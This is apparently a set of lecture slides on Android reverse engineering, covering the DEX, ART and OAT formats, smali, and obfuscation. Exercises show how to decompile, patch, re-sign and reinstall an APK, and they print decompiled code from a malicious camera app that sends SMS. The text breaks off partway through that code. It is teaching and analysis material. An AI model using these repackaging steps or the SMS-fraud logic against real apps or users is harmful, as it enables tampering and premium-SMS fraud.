- DEX is highly like Java and bytecode can be **<u>converted both ways</u>**
  - dx compiles `.jar` to `.dex`, `dex2jar` decompiles `.dex` to `.jar`
  - Allows Reengineering applications (download apk, reversing, change, build, sign, publish to store)

Android RunTime (ART)


- Alternative runtime which presents an **optimized execution path**
  - Introduced in Android 4.4, implemented in C++, and supports 64bits
  - Runs OAT files, which contain native code (not bytecode!)
  - References to Java objects point towards C++ objects managed by the VM
    - While application logic is expressed in Java, framework methods execute in native code!

- ART introduces **ahead-of-time** (AOT) compilation
  - **At install time, ART compiles apps using the on-device dex2oat tool.**
  - This utility accepts DEX files as input and generates a compiled app executable for the target device
  - Improves performance over ODEX files as file repetitive load operations are avoided

Java Source Code → **Java Bytecode (.class)** → **Dalvik Code (.dex)** → **dex2oat** → **ART**

Android RunTime (ART)

- Improves Garbage Collection by optimizing memory usage
  - Avoiding GC driven app pauses
  - Overall, it provides much better performance (more on this later)
  - JIT is not that efficient and doing it on real time hurts performance and battery



Resources &
Native Code
Source
...
Dex File
zip
APK
install
Dex File
Resources &
Native Code
dexopt
quickened dex
Odex
File
dex2oat
ELF File
dex & native code
Dalvik
ART
Libraries
Dalvik
Native
Art
Native
JIT

ART specific files

- `.oat` – only at `/system/framework/[arch]/boot.oat`
  - Main ART format, OAT: **O**f **A**head **T**ime (from Ahead of Time)
    - *"We went with that because then we say that process of converting .dex files to .oat files would be called quakerizing and that would be really funny."*, reference to the Quaker Oats Company
  - It's an ELF file containing OAT data
- `.odex` – an .OAT file containing the precompiled applications
  - Although it uses the same extension, .odex files with ART are .OAT files, in reality ELF files
  - Stored in `/data/dalvik-cache`
    - But Dalvik is not used with ART…
- `.art` – only at `/system/framework/[arch]/boot.art`
  - A file containing vital framework classes (base Java classes to be used by ART)
- `.vdex` - contains the uncompressed DEX code of the APK
  - With some additional metadata to speed up verification
  - Assumed to be already verified DEX files

OAT files (or DEX files in ART, which are also OAT)

- Are ELF files containing DEX code
  - OAT Header, followed by DEX files in an ELF container
    - DEX files can be extracted with `oat2dex`
- Java methods in DEX file are mirrored in C++
  - `java.lang.String: -> art::mirror::String`
  - When the Java code creates an object, the object is created in the C++ (native) code by the VM
    - JVM handles references to the C++ object
- On boot, common objects are instantiated (ones in Android Framework) by loading `boot.art`
  - To speed up execution as such classes are required by most applications



Exercise 2

Check the Class Workbook

Smali and Baksmali

- Assembler/disassembler for the DEX format used by Dalvik
  - `smali` = "assembly" of the DEX bytecode
  - backsmaling = decompiling to `smali`

- Allows converting a DEX blob to something "more human friendly"
  - Similar to assembly language in a common CPU

- Why? Isn't DEX <-> class possible?
  - With recent compiler optimizations (and Kotlin, and obfuscation) … **not always…**
  - It's possible to compile DEX `(smali)->class->Java`, but code may be incorrect
  - Use of `smali` enables patching DEX bytecode directly
    - although it's more complex

HelloWorld.smali

```
.super Ljava/lang/Object;

.method public static main([Ljava/lang/String;)V
    .registers 2

    sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

    const-string    v1, "Hello World!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

    return-void
.end method
```

Hello Android App

```
...
.line 27
.local v1, "fab":Lcom/google/android/material/floatingactionbutton/FloatingActionButton;
invoke-direct {p0}, Lpt/ua/deti/hello/MainActivity;->secretAction()V

.line 28
new-instance v2, Lpt/ua/deti/hello/MainActivity$1;
...
```

```
.method private secretAction()V

    .locals 2

    .line 60
    const-string v0, "hello"

    const-string v1, "The Password is #5up3r53cr3t#"

    invoke-static {v0, v1}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I

    .line 61
    return-void
.end method
```

Obfuscation

- There are several DEX “obfuscators”, with multiple approaches:
  - Functionally similar to `binutils`’ `strip`, either java (ProGuard) or sDEX
  - Rename methods, field and class names
  - Break down string operations so as to “chop” hard-coded strings, or encrypt
  - Can use dynamic class loading (DexLoader classes) to impede static analysis
  - Can add dead code and dummy loops (at minor impact to performance)
  - Can also use `goto` into other instructions (or switches)

- Additional advantages:
  - Obfuscators may remove dead code
  - Applications may become smaller

Obfuscation

- In practice, obfuscation is quite limited, due to:
  - Reliance on Android Framework APIs (which remain unobfuscated)
  - Java Debug Wire Protocol and application debuggability at the Java level
  - If Dalvik can execute it, so can a proper analysis tool
  - Popular enough obfuscators have de-obfuscators...
  - Cannot obfuscate Activities

- About 25% of applications have some form of obfuscation


  Dominik Wermke et al, "A Large Scale Investigation of Obfuscation Use in Google Play", 2018 which analysed 1.7M apps

Obfuscation objectives

- **Code shrinking (or tree-shaking):** detects and safely removes unused classes, fields, methods, and attributes
- **Resource shrinking**: removes unused resources from a packaged app, including unused resources in the app's library dependencies.
- **Obfuscation**: shortens the name of classes and members, which results in reduced DEX file sizes.
- **Optimization**: inspects and rewrites your code to further reduce the size of your app's DEX files.
  - Unreachable code is removed from the application

How to enable

```
// In build.gradle

android {
    buildTypes {
            release {

                    minifyEnabled true

                    shrinkResources true

                    proguardFiles getDefaultProguardFile(
                                'proguard-android-optimize.txt'),
                                'proguard-rules.pro'
            }
    }

    //...
}
```



Exercise 3 & 4

Check the Class Workbook

Exercise 3 – Application is leaking data – Fix in Smali

- Process:
  - Extract data from apk with apktool: **`apktool d app-release.apk`**
  - Fix the smali code
  - Repackage the apk: **`apktool b app-release`**

- The issue:
  - Clear the log: **`adb logcat  -c`**
  - Filter by pid: **`adb logcat --pid=$(adb shell pidof pt.ua.deti.hello)`**
  - Ignore all processes, except for tag hello: **`adb logcat -s “*:S hello”`**

```
6059  6083 D libEGL   : loaded /vendor/lib/egl/libGLESv2_emulation.so
6059  6059 I hello    : The Password is #5up3r53cr3t#
6059  6081 D HostConnection: HostConnection::get() New Host Connection established 0xef9a6110, tid 6081
```

Exercise 3 – Application is leaking data – Fix in Smali

- Offending code: `app-release/smali/pt/ua/deti/hello/MainActivity.smali`

```
.method private F()V
    .locals 2

    const-string v0, "hello"

    const-string v1, "The Password is #5up3r53cr3t#"

    invoke-static {v0, v1}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I

    return-void
.end method
```

```

    invoke-direct {p0}, Lpt/ua/deti/hello/MainActivity;->F()V

```

- “The FIX”

```

#    invoke-direct {p0}, Lpt/ua/deti/hello/MainActivity;->F()V

```

- Deploy:
  - `apktool b app-release --use-aapt2`
  - `java -jar uber-apk-signer-1.2.1.jar --apks app-release/dist/app-release.apk`
  - `adb uninstall pt.ua.deti.hello`
  - `adb install app-release/dist/app-release-aligned-debugSigned.apk`

Exercise 3 – Application is leaking data – Fix in Smali

- Deploy:
  - `apktool b app-release --use-aapt2`
  - `java -jar uber-apk-signer-1.2.1.jar --apks app-release/dist/app-release.apk`
  - `adb uninstall pt.ua.deti.hello`
  - `adb install app-release/dist/app-release-aligned-debugSigned.apk`

- Verification:
  - `adb logcat –s “*:S hello”`

Exercise 4 – Thai Camera is sending SMS?

- Approach
  - Extract all code and resources: **jadx-gui**
  - Inspect Manifest for a suspicious permission (Send SMS): **AndroidManifest.XML**
  - Determine if the app is sending SMS: Check the java classes, look for SMS send methods
  - Determine if the SMS is sent without interaction from the user
    - How are functions called?
    - What is the call flow?

- The Application IS MALICIOUS! Do not install it on a real phone!

Exercise 4 – Thai Camera is sending SMS?

- For a camera application, some permissions are suspicious
  - Including **`android.permission.SEND_SMS`**
  - Therefore, we have indications of possible taints

```
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.DELETE_CACHE_FILES"/>
    <uses-permission android:name="android.permission.DELETE_PACKAGES"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
```

Exercise 4 – Thai Camera is sending SMS?

- In com.p004cp.camera.loading an SMS is sent
  - As an action of clicking a button. With static analysis is seems to be ok.

```java
            }
104         this.mFirebaseAnalytics  = FirebaseAnalytics .getInstance (this);
107         this.videoShare  = getSharedPreferences ("videoLibrary" , 0).getString ("videoShare" , "");
108         if (this.videoShare .equals (AppEventsConstants .EVENT_PARAM_VALUE_YES ) || this.shareSend  != 1) {
130             startActivity (1);
            } else {
132             findViewById (C0293R.C0295id.button_sensms ).setOnClickListener (new View.OnClickListener () {
                    /* class com.p004cp.camera.Loading.View$OnClickListenerC02911 */

111                 public void onClick(View v) {
112                     if (Build.VERSION.SDK_INT >= 23) {
117                         int checkCallPhonePermission  = ContextCompat .checkSelfPermission (Loading.this.getApplicationContext (), "android.permission.SEND_ SMS");
118                         if (!Loading.this.videoShare .equals (AppEventsConstants .EVENT_PARAM_VALUE_YES ) || checkCallPhonePermission  != 0) {
119                             ActivityCompat .requestPermissions (Loading.this, new String[]{"android.permission.SEND_SMS" }, 1);
122                         } else if (Loading.this.service != null && Loading.this.content != null) {
123                             Loading.this.sendMessage (Loading.this.service, Loading.this.content);
                            }
113                     } else if (Loading.this.service != null && Loading.this.content != null) {
127                         Loading.this.sendMessage (Loading.this.service, Loading.this.content);
                        }
                    }
                });
            }
        }
```

Exercise 4 – Thai Camera is sending SMS?

- There is a **`sendMessage`** method with two arguments (number and text)
  - Logs the event to Firebase
  - Splits the message in chunks and submits multiple SMS
  - But… how is this function called?

```java
public void sendMessage(String mobile, String content2) {
    Bundle bundle = new Bundle();
    bundle.putString(FirebaseAnalytics.Param.ITEM_NAME, "SEND_SMS");
    this.mFirebaseAnalytics.logEvent(FirebaseAnalytics.Event.SELECT_CONTENT, bundle);
    Intent itSend = new Intent("SENT_HUGE_SMS_ACTION");
    itSend.putExtras(bundle);
    SmsManager sms = SmsManager.getDefault();
